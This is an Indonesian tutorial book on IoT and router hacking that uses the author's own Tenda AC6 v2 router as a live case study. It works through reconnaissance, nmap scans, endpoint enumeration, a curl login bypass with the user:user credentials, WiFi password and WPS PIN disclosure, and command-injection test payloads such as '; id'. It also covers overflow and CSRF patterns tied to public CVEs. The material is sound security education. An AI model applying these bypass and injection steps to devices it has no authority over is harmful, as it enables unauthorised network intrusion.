

BAGIAN I

Belajar Hardware, Firmware & IoT Hacking

Buku Belajar: Hardware, Firmware & IoT Hacking

Studi Kasus Live: Router Tenda AC6 v2 (Realtek RTL8197F)

Dari recon sampai analisis firmware — paham langkah, alasan, dan pola celahnya

Item	Detail
Jenis	Materi pembelajaran bertahap (hands-on)
Target latihan	Router Tenda AC6 v2 milik sendiri (lab pribadi)
Firmware	V15.03.06.51_multi (build-tag ac6v2_rtl_V2.0.0.0(8509)_cn)
Mesin uji	Parrot Linux VM (192.168.0.100), alat: nmap, curl, binwalk
Alat menyusul	Raspberry Pi, CH341A, USB-TTL, SOIC clip, multimeter
Tanggal	2026-10-01

ETIKA: semua teknik di buku ini hanya untuk perangkat MILIK SENDIRI / lab berizin. Menguji perangkat orang lain tanpa izin tertulis = melanggar hukum.

BAGIAN 0 — Cara Memakai Buku Ini

BAGIAN I — FONDASI

- 1. Hardware vs Firmware vs IoT Hacking
- 2. Mindset & Metodologi
- 3. Anatomi Sebuah Router

BAGIAN II — RECON & WEB (STUDI KASUS TENDA)

- 4. Fingerprinting: Mengenal Target

- 5. Port Scanning & Service Enumeration
- 6. Web Enumeration: Menemukan Endpoint & Kebocoran
- 7. Autentikasi & Session

BAGIAN III — KELAS KERENTANAN & POLA

- 8. Auth Bypass & Backdoor Account
- 9. Information Disclosure
- 10. Command Injection
- 11. Buffer Overflow (Stack)
- 12. CSRF & XSS
- 13. UPnP & WPS

BAGIAN IV — ANALISIS FIRMWARE

- 14. Akuisisi Firmware
- 15. Ekstraksi Firmware
- 16. Analisis Filesystem
- 17. Analisis Statis Binary
- 18. Emulasi Firmware

BAGIAN V — HARDWARE HACKING

- 19. UART: Mendapatkan Console/Shell
- 20. SPI Flash & CH341A
- 21. Secure Boot & Glitch (konsep)

BAGIAN VI — POLA & PENUTUP

- 22. Cheat Sheet Pola Celah
- 23. Roadmap & Latihan Lanjutan
- 24. Glosarium
- Lampiran A — Bukti Live Perangkat Anda

Cara Memakai Buku Ini

0.1 Untuk siapa & tujuannya

Buku ini mengajak Anda **belajar dengan tangan sendiri**. Setiap bab menekankan tiga hal: **(1) apa yang dilakukan**, **(2) mengapa dilakukan**, dan **(3) pola/celah apa yang cari**. Perangkat Tenda AC6 v2 Anda dipakai sebagai contoh nyata, jadi setiap konsep langsung terhubung ke bukti yang kita kumpulkan.

0.2 Prasyarat

- Dasar jaringan: IP, subnet, gateway, TCP/UDP, HTTP.
- Dasar Linux CLI: cd, ls, grep, pipe, curl, chmod.
- Sedikit pemrograman (C lebih baik) untuk memahami overflow/injection.

0.3 Setup lab yang aman

- Gunakan perangkat milik sendiri atau lab yang diberi izin.
- Pisahkan lab di VLAN/SSID terpisah agar tidak mengganggu jaringan penting.
- Simpan file bukti di folder khusus (contoh: evidence/).
- Selalu mulai dengan aksi read-only; hindari reboot/flash sampai paham risikonya.

0.4 Aturan emas

Jangan pernah menguji perangkat/network yang bukan milik Anda tanpa izin tertulis. Pengetahuan ini untuk memahami dan memperbaiki, bukan untuk merusak.

FONDASI

1. Hardware vs Firmware vs IoT Hacking

Istilah-istilah ini sering tertukar. Cara paling mudah: bayangkan **lapisan** perangkat.

Permukaan Serangan (Attack Surface)

HARDWARE	UART / JTAG / SPI flash / eMMC
BOOT	Bootloader U-Boot, secure boot
FIRMWARE	Filesystem, httpd, binary, kernel
NETWORK	Port terbuka, UPnP, DNS, WPAD
WEB / API	Auth, injeksi, overflow, CSRF
RADIO	WiFi (WPS/WPA), BLE, Zigbee
CLOUD / APP	Akun cloud, API mobile, sertifikasi

Makin ke atas = makin fisik (butuh alat) | Makin ke bawah = makin logis

Gambar 1. Lapisan permukaan serangan sebuah perangkat IoT.

1.1 Hardware hacking

Menyentuh perangkat secara **fisik**: mencari pin UART/JTAG, membaca chip flash (SPI), menyolder, dan sebagainya. Butuh alat: USB-TTL, multimeter, CH341A, clip SOIC-8, hot air. Tujuannya seringkali untuk **mendapat shell/console** atau **mendump firmware**.

1.2 Firmware hacking

Fokus pada **isi perangkat**: mengambil firmware, mengekstrak filesystem, membaca binary (httpd, service), mencari kredensial hardcoded, endpoint, dan bug (injeksi/overflow). Bisa dilakukan tanpa alat fisik jika firmware bisa diunduh dari internet.


1.3 IoT hacking

Payung besar: menggabungkan hardware + firmware + jaringan + web + radio + cloud. Karena Anda punya Raspberry Pi + CH341A + USB-TTL yang sedang dikirim, Anda akan menyentuh **hardware** sekaligus **firmware** — inilah kombinasi yang paling kuat.

1.4 Alur belajar yang disarankan (sesuai alat Anda)

1. Sekarang (tanpa alat): firmware & web hacking — download firmware, recon, bug hunting.
2. Saat alat tiba: UART (lihat bootlog, dapat shell) → SPI dump (punya firmware fisik).
3. Lanjut: ekstraksi & emulasi firmware (binwalk, FirmAE), analisis Ghidra.

2. Mindset & Metodologi



Gambar 2. Lima tahap metodologi pengujian.

Hacker perangkat tidak 'menebak'. Ia mengikuti urutan yang bisa diulang. Kunci belajar adalah memahami **kenapa** tiap tahap penting:

- RECON: makin banyak info awal, makin sedikit tebakan. (OUI, header, judul, versi.)
- ENUMERATION: petakan permukaan serangan → port, endpoint, parameter, file.
- VULN ANALYSIS: cocokkan pola (versi vs CVE, coding buruk) dengan potensi celah.
- EXPLOITATION: buktikan dampak. Mulai read-only; catat bukti.
- REPORTING: tanpa laporan yang bisa diulang, temuan tidak bernilai.

Pola pikir penting: sebuah 'celah' biasanya lahir dari asumsi developer yang salah — misal 'pengguna hanya akan mengirim input pendek', 'tidak ada yang tahu endpoint ini', 'akun default tidak akan dipakai'. Belajar hacking = belajar menemukan asumsi yang bocor.

3. Anatomi Sebuah Router

Sebelum menyerang, pahami isinya. Router Tenda AC6 v2 kira-kira terdiri dari:

Lapisan	Isi	Contoh di perangkat kita
Bootloader	Kode pertama saat nyala, memuat kernel	U-Boot (biasanya)
Kernel	Linux (sering versi lama)	kernel Linux
Rootfs	Filesystem read-only berisi program	SquashFS + JFFS2/overlay
Daemon	Program yang berjalan	/bin/httpd (web server), upnpd, dll
Web root	File HTML/JS/CSS	/web (main.html, goform/*, js/*)
Config/ NVRAM	Pengaturan tersimpan	nvrn, /etc, config partition

Pelajaran: saat kita bicara 'menyerang web admin', sebenarnya kita menyerang **sebuah program C (httpd)** yang membaca input dari jaringan. Memahami ini penting: bug di web = bug di binary C.

RECON & WEB (STUDI KASUS TENDA)

4. Fingerprinting: Mengenal Target

Fingerprinting = mengumpulkan identitas target **tanpa menyerang**. Dimulai dari yang paling murah (satu paket) sampai sedang.

4.1 OUI / MAC — siapa vendornya?

```
ping -c 3 192.168.0.1
arp -n 192.168.0.1
# -> d8:32:14:5d:5a:80
# 3 byte pertama (d8:32:14) = OUI = Tenda
```

Mengapa penting: OUI memberi tahu vendor → menentukan model CVE yang mungkin cocok.

4.2 Header HTTP & judul halaman

```
curl -i http://192.168.0.1/  
# HTTP/1.0 302 Redirect  
# Server: Http Server  
# Location: http://192.168.0.1/main.html
```

```
curl -s http://192.168.0.1/login.html | grep -i title  
# <title>Tenda Web Master</title>
```

Pola: `Server: Http Server` generik = sengaja disembunyikan, tapi `Location` & judul membocorkan bahwa ini Tenda.

4.3 File konfigurasi klien bocor = versi & chipset

```
curl -s http://192.168.0.1/js/macro_config.js  
# CONFIG_PRODUCT="ac6v2_rtl"  
# CONFIG_CHIP_MODEL="rtl8197F"  
# CONFIG_FIRMWARE_VERION='ac6v2_rtl_V2.0.0.0(8509)_cn'
```

Pola: file statis (js/config) sering berisi versi build. Di sini kita dapat chipset (RTL8197F) dan versi. **Tapi ingat:** file statis bisa usang. Verifikasi dengan runtime:

```
GET /goform/GetSysStatus -> {"firmware":"V15.03.06.51_multi", ...}
```

Pelajaran penting (akan terulang): JS build-tag bilang 2.0.0.0(8509), runtime bilang 15.03.06.51_multi. Data runtime lebih dipercaya. Pelajaran: **verifikasi, jangan asumsi.**

5. Port Scanning & Service Enumeration

Setelah tahu 'siapa', cari 'pintu'-nya: port apa yang terbuka dan service apa yang jalan.

5.1 Scan cepat vs lengkap

```
# cepat (top 1000)  
nmap -sT -T4 192.168.0.1
```

```
# lengkap semua port TCP  
nmap -Pn -sT -T4 -p- --min-rate 1000 192.168.0.1
```

```
# deteksi versi service  
nmap -Pn -sV -p 80,5500,9000,10004,52881 192.168.0.1
```

```
Reconnaissance - Port Scan (nmap live)

Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-01 06:43 WIB
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
5500/tcp  open  hotline
9000/tcp  open  cslistener
10004/tcp open  emcirmirccd
52881/tcp open  unknown

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Tenda WAP http admin
5500/tcp  open  hotline?
9000/tcp  open  cslistener?
10004/tcp open  emcirmirccd?
52881/tcp open  upnp        MiniUPnP
Service Info: Device: WAP
```

Gambar 3. Hasil live: port terbuka + deteksi service.

5.2 Membaca hasil & pola

- 80/http = panel admin (permukaan utama kita).
- 5500, 9000, 10004, 52881 = non-standar dan tak berdokumentasi → patut dicurigai.
- 443 tertutup → tidak ada HTTPS (kredensial lewat cleartext).
- 23/telnet & 22/ssh tertutup (bagus), tapi layanan lain bisa jadi jalan masuk.

5.3 Tanda bahaya khusus

Port tinggi yang **stabil** (menerima koneksi tapi tak mengirim banner) sering = service kustom pabrik (cloud/app/UPnP). Ini permukaan serangan yang jarang diuji.

Kita juga menemukan fenomena menarik: setelah melakukan banyak koneksi cepat, port 80 sempat 'diblokir' ~30 detik lalu pulih. Itu tanda **rate-limit/anti-scan**. Pelajaran: perangkat bisa punya proteksi DoS sendiri; scan pelan (`-T2`) untuk menghindarinya.

6. Web Enumeration: Menemukan Endpoint & Kebocoran

Ini inti web hacking: menemukan semua 'pintu' di aplikasi web. Ada dua cara: baca JS dan/atau brute-force path.

6.1 Baca source dulu (gratis & akurat)

```
curl -s http://192.168.0.1/js/main.js -o main.js
curl -s http://192.168.0.1/js/index.js -o index.js
# ekstrak endpoint
grep -oE 'goform/[A-Za-z0-9_]+ ' main.js index.js | sort -u
```

Mengapa ini emas: aplikasi modern 'memberi tahu' endpoint-nya lewat JavaScript. Jika file JS bisa diakses tanpa login, penyerang mendapat **peta lengkap**.

Pola Tenda: backend memakai skema `goform/<NamaForm>` (Get/Set). Dari JS kita dapat 41 endpoint: `WifiBasicGet`, `SetFirewallCfg`, `SetSysTimeCfg`, dll. Nama 'Get'/'Set' langsung memberi tahu mana yang membaca dan mana yang mengubah pengaturan.

6.2 Brute-force path (jika source tidak membantu)

```
gobuster dir -u http://192.168.0.1 -w /usr/share/wordlists/dirb/common.txt
ffuf -u http://192.168.0.1/FUZZ -w wordlist.txt
```

6.3 Kebocoran file statis

Halaman seperti `main.html` dilindungi (redirect ke login), **tapi** `js/\*.js`, `js/macro\_config.js`, `js/login.js` justru terbuka. Inilah **Information Disclosure** — kebocoran informasi yang jadi pondasi serangan berikutnya.

2.4 GHz Network

☐

WiFi Name:

☐ Hide

Encryption Mode:

None



WiFi Password:

5 GHz Network

☐

WiFi Name:

☐ Hide

Encryption Mode:

None



WiFi Password:

Save

Gambar 4. Halaman WiFi Settings asli (UI live via sesi bypass).

7. Autentikasi & Session

Sebelum bisa bicara soal bypass, pahami dulu **bagaimana normalnya login bekerja**. Tenda memakai skema cookie.

7.1 Alur login normal

```
# login.html mengirim: username=admin & password=hex_md5(password)
# JS login.js:
# ret = { username: ..., password: hex_md5(this.getPassword()) }
# POST ke /login/Auth
```

Pelajaran: password di-hash MD5 di sisi klien. Artinya hash itulah yang jadi 'kunci' di jaringan. MD5 tidak layak untuk password (cepat, tanpa salt, pernah dibobol). Selain itu, semua lewat HTTP → siapa pun di LAN bisa menyadap.

7.2 Cookie sesi

Set-Cookie: password=435ad074e1ae113f062860bf3b1627bd...; path=/

Pola: banyak router memakai cookie bernama `password` (atau `sysauth`, `session`, `Authorization`). Nilai cookie ini yang dikirim di setiap request untuk membuktikan sesi. Nanti kita lihat betapa lemahnya model ini.

KELAS KERENTANAN & POLA


Bagian ini adalah 'kamus pola'. Untuk setiap kelas celah: apa itu, mengapa terjadi, bagaimana menemukannya, dan contoh nyata di perangkat Anda.

8. Auth Bypass & Backdoor Account

8.1 Apa & mengapa terjadi

Auth bypass = melewati login. Penyebab umum: (a) **akun tersembunyi/default** yang tidak didokumentasikan, (b) endpoint yang lupa diberi pengecekan auth, (c) logika auth yang cacat.

Studi Kasus: Alur Auth Bypass



Pelajaran: akun tersembunyi/default sering tidak berdokumen

Gambar 5. Alur auth bypass pada perangkat ini.

8.2 Menemukannya (langkah)

1. Temukan endpoint login (di sini `/login/Auth` dari `login.js`).
2. Uji kredensial default & tak terduga: admin/admin, admin/1234, user/user, support/1234, root/root.
3. Perhatikan ****perbedaan respons**** — ini kuncinya.

semua ini GAGAL (balas "1"):

admin/admin -> 1 admin/1234 -> 1 admin/<blank> -> 1

ini BERHASIL (302 + Set-Cookie):

POST /login/Auth username=user&password=user

HTTP/1.0 302 Redirect

Set-Cookie: password=...; path=/

Location: http://192.168.0.1/main.html

```
F-01 CRITICAL - Login bypass user:user (redacted)

$ curl -i -X POST http:///login/Auth -d 'username=user&password=user'
HTTP/1.0 302 Redirect
Set-Cookie: password=REDACTED-SESSION-TOKEN; path=/
Location: http:///main.html

# kredensial lain (GAGAL, balas "1"): admin/admin, admin/1234, root/admin,
# HANYA user:user yang berhasil -> AUTH BYPASS / BACKDOOR
```

Gambar 6. Bukti live login bypass user:user.

8.3 Pelajaran pola

- Jangan hanya coba admin/admin. Coba banyak username: user, support, guest, root, nobody.
- Bandingkan respons: yang gagal balas '1', yang sukses balas 302 + Set-Cookie.
- Cek CVE sejenis: CVE-2024-46450 tepat mendeskripsikan 'ubah kredensial jadi user/user'.

Pola besar: akun 'service' (user/support/guest) sering dibuat untuk maintenance/vendor dan lupa dihapus/default. Selalu cari 'akun kedua'.

8.4 Dampak & tingkat

Bypass seperti ini = **CRITICAL**, karena memberi **C:H / I:H** (baca + ubah semua). Bukti akses tulis (idempoten, tidak mengubah apa pun):


```
curl -s -H "Cookie: $CK" -X POST http://192.168.0.1/goform/SetSysTimeCfg \
--data 'timePeriod=86400&ntpServer=time.windows.com&timeZone=19:00'
# -> {"errCode":0} (server menerima perintah tulis)
```

9. Information Disclosure

Kebocoran informasi = memberi penyerang 'amunisi'. Sering dianggap sepele, padahal menjadi pintu masuk serangan lain.

9.1 Bentuk-bentuk

- Source code / config bocor tanpa auth (js/*.js).
- Password tersimpan & ditampilkan cleartext (wifi password).
- Daftar klien/DHCP, hostname, MAC bocor.
- Versi firmware bocor → mempermudah pencarian CVE.



Gambar 7. `/goform/WifiBasicGet` membocorkan password WiFi (cleartext).



Gambar 8. `/goform/GetIpMacBind` — daftar perangkat di jaringan.

9.2 Mengapa berbahaya

Password WiFi cleartext = penyerang langsung bisa join jaringan. Daftar klien = untuk targeting. Versi firmware = untuk memilih exploit yang tepat.

9.3 Pelajaran

- Cek endpoint 'Get*' — sering mengembalikan lebih banyak dari yang ditampilkan UI.
- Perhatikan field seperti ``wrlPwd``, ``adslPwd``, ``pppPwd``, ``password``, ``pinCode``.
- UI menyembunyikan password dengan bintang, tetapi API-nya mengirim teks asli.

10. Command Injection

10.1 Konsep

Terjadi saat input pengguna dimasukkan ke **shell command** tanpa sanitasi, misal di kode: ``system("ping ")`, `sprintf(cmd, "...%s", input)`, lalu `popen(cmd)`. Karakter seperti `;``,`|`,`&&`,` ```,` ```,`$( )` bisa menyisipkan perintah tambahan.`

Input normal : 192.168.0.1

Payload uji : 192.168.0.1; id

Efek : di-shell menjadi -> ping -c1 192.168.0.1; id

10.2 Di mana mencarinya di router

- Fitur diagnostik: ping, traceroute, nslookup (paling sering!).
- Fitur DDNS/cloud: hostname yang dikirim ke skrip.
- Fitur QoS/static route/mac filter: nilai yang dikemas jadi perintah.
- Parameter yang tampak seperti nama file/interface.

10.3 Cara menguji dengan aman

Uji dulu dengan payload **tidak berbahaya** dan bedakan output/nama file:

payload jinak (jangan langsung ``;reboot``):

192.168.0.1; echo pwntest

192.168.0.1 | id

192.168.0.1 && whoami

atau blind: 192.168.0.1; sleep 5 (ukur waktu respons)

- Jika butuh auth, gabungkan dengan bypass di Bab 8 (endpoint Set* sudah bisa diakses).
- Selalu uji di perangkat sendiri; jangan pakai payload destruktif.

Pola: CVE lini AC6 banyak berupa injeksi di fungsi ``formSet*`/`set*`` (mis. ``setWizard``, ``SetSpeedWan``). Pola nama fungsi ``formSetXxx`` adalah petunjuk kuat.

11. Buffer Overflow (Stack)

11.1 Konsep

Jika program menyalin input ke buffer berukuran tetap tanpa memeriksa panjang (``strcpy``, ``sprintf``, ``sscanf("%s")``, ``gets``), input panjang bisa menimpa memori sekitarnya — termasuk **return address**. Efek: crash (DoS) atau, bila dirancang, **eksekusi kode (RCE)**.

```
char buf[64];
```

```
strcpy(buf, user_input); // input > 64 byte -> menimpa stack!
```

11.2 Pola di Tenda (dari CVE publik, lini AC6 v2.0 / 15.03.06.x)

CVE	Fungsi	Parameter
CVE-2024-51116	formSetPPTPServer	input panjang
CVE-2024-52714	fromSetSysTime	input panjang
CVE-2025-60337	SetSpeedWan	speed_dir
CVE-2025-60341	fast_setting_wifi_set	ssid
CVE-2025-60342	addressNat	page
CVE-2023-38931	setaccount (/cloudv2)	list
CVE-2022-25458	exeCommand	cmdinput

Pola umum: parameter seperti `list`, `page`, `ssid`, `time`, `name`, `ip` yang panjangnya tak dibatasi. Nama fungsi 'exeCommand'/'setaccount' = kandidat injeksi/overflow.

11.3 Cara menemukan & menguji (aman)

1. Kirim string panjang bertahap (mis. 200, 500, 1000, 5000 byte) ke parameter kandidat.
2. Amati: respons error, koneksi putus, atau router reboot = indikasi overflow (DoS).
3. Untuk analisis mendalam: ekstrak httpd, buka di Ghidra, cari fungsi dari daftar CVE.

Peringatan: uji overflow bisa **membuat web server crash/reboot**. Lakukan saat Anda siap. Di buku ini kita tidak menembakkan payload perusak ke perangkat Anda.

12. CSRF & XSS

12.1 CSRF (Cross-Site Request Forgery)

Karena admin memakai cookie otomatis, situs jahat bisa membuat browser admin mengirim perintah ke router (mis. ganti DNS). Bentuk paling ganas:

halaman web biasa menyisipkan `<img src='http://192.168.0.1/goform/SetXxx?...>`.

<!-- halaman jahat yang dikunjungi admin -->

CVE terkait pada AC6: CVE-2022-45673 (CSRF `fromSysToolRestoreSet`), CVE-2022-45674 (CSRF `fromSysToolReboot`).

- Pola: endpoint 'Set' yang ****tidak memeriksa CSRF token**** dan menerima GET/POST sederhana.

12.2 XSS

Jika input ditampilkan tanpa escape (mis. nama perangkat), skrip bisa jalan di browser admin. Cari field yang outputnya muncul kembali di halaman status/nama device.

12.3 Pelajaran

- Cookie tanpa atribut SameSite + tidak ada token = rawan CSRF.
- UI menyembunyikan password, tapi API teks polos (lihat Bab 9).

13. UPnP & WPS

13.1 UPnP


UPnP memungkinkan aplikasi di LAN membuka **port forward** ke WAN tanpa login. Jika disalahgunakan, penyerang memaparkan service internal ke internet. Di perangkat Anda UPnP **aktif** (`upnp:1`).

cek status (via sesi):

GET /goform/GetAdvanceStatus -> {"upnp":"1", "cloud":"1", ...}

13.2 WPS

WPS memudahkan koneksi WiFi tanpa password. Masalahnya: PIN 8 digit bisa di-brute force (pixie-dust), dan bila bocor, penyerang join WiFi tanpa WPA2. Di perangkat Anda WPS **aktif** dan PIN-nya **terbaca**.



Gambar 9. WPS aktif dan PIN bocor (69043949).

Pelajaran: fitur kenyamanan (WPS, UPnP, cloud) sering menjadi celah. Selalu cek statusnya dan matikan bila tidak perlu.

●●● Firmware & Fitur (UPnP/Cloud aktif)

```
{
  "firmware": "V15.03.06.51_multi",
  "rebootEn": "1",
  "remoteWeb": "0",
  "wl_mode": "router",
  "lan": "192.168.0.1",
  "syncInternetTime": "1",
  "apClientConnect": "0",
  "ipMacBindEn": "0"
}
```

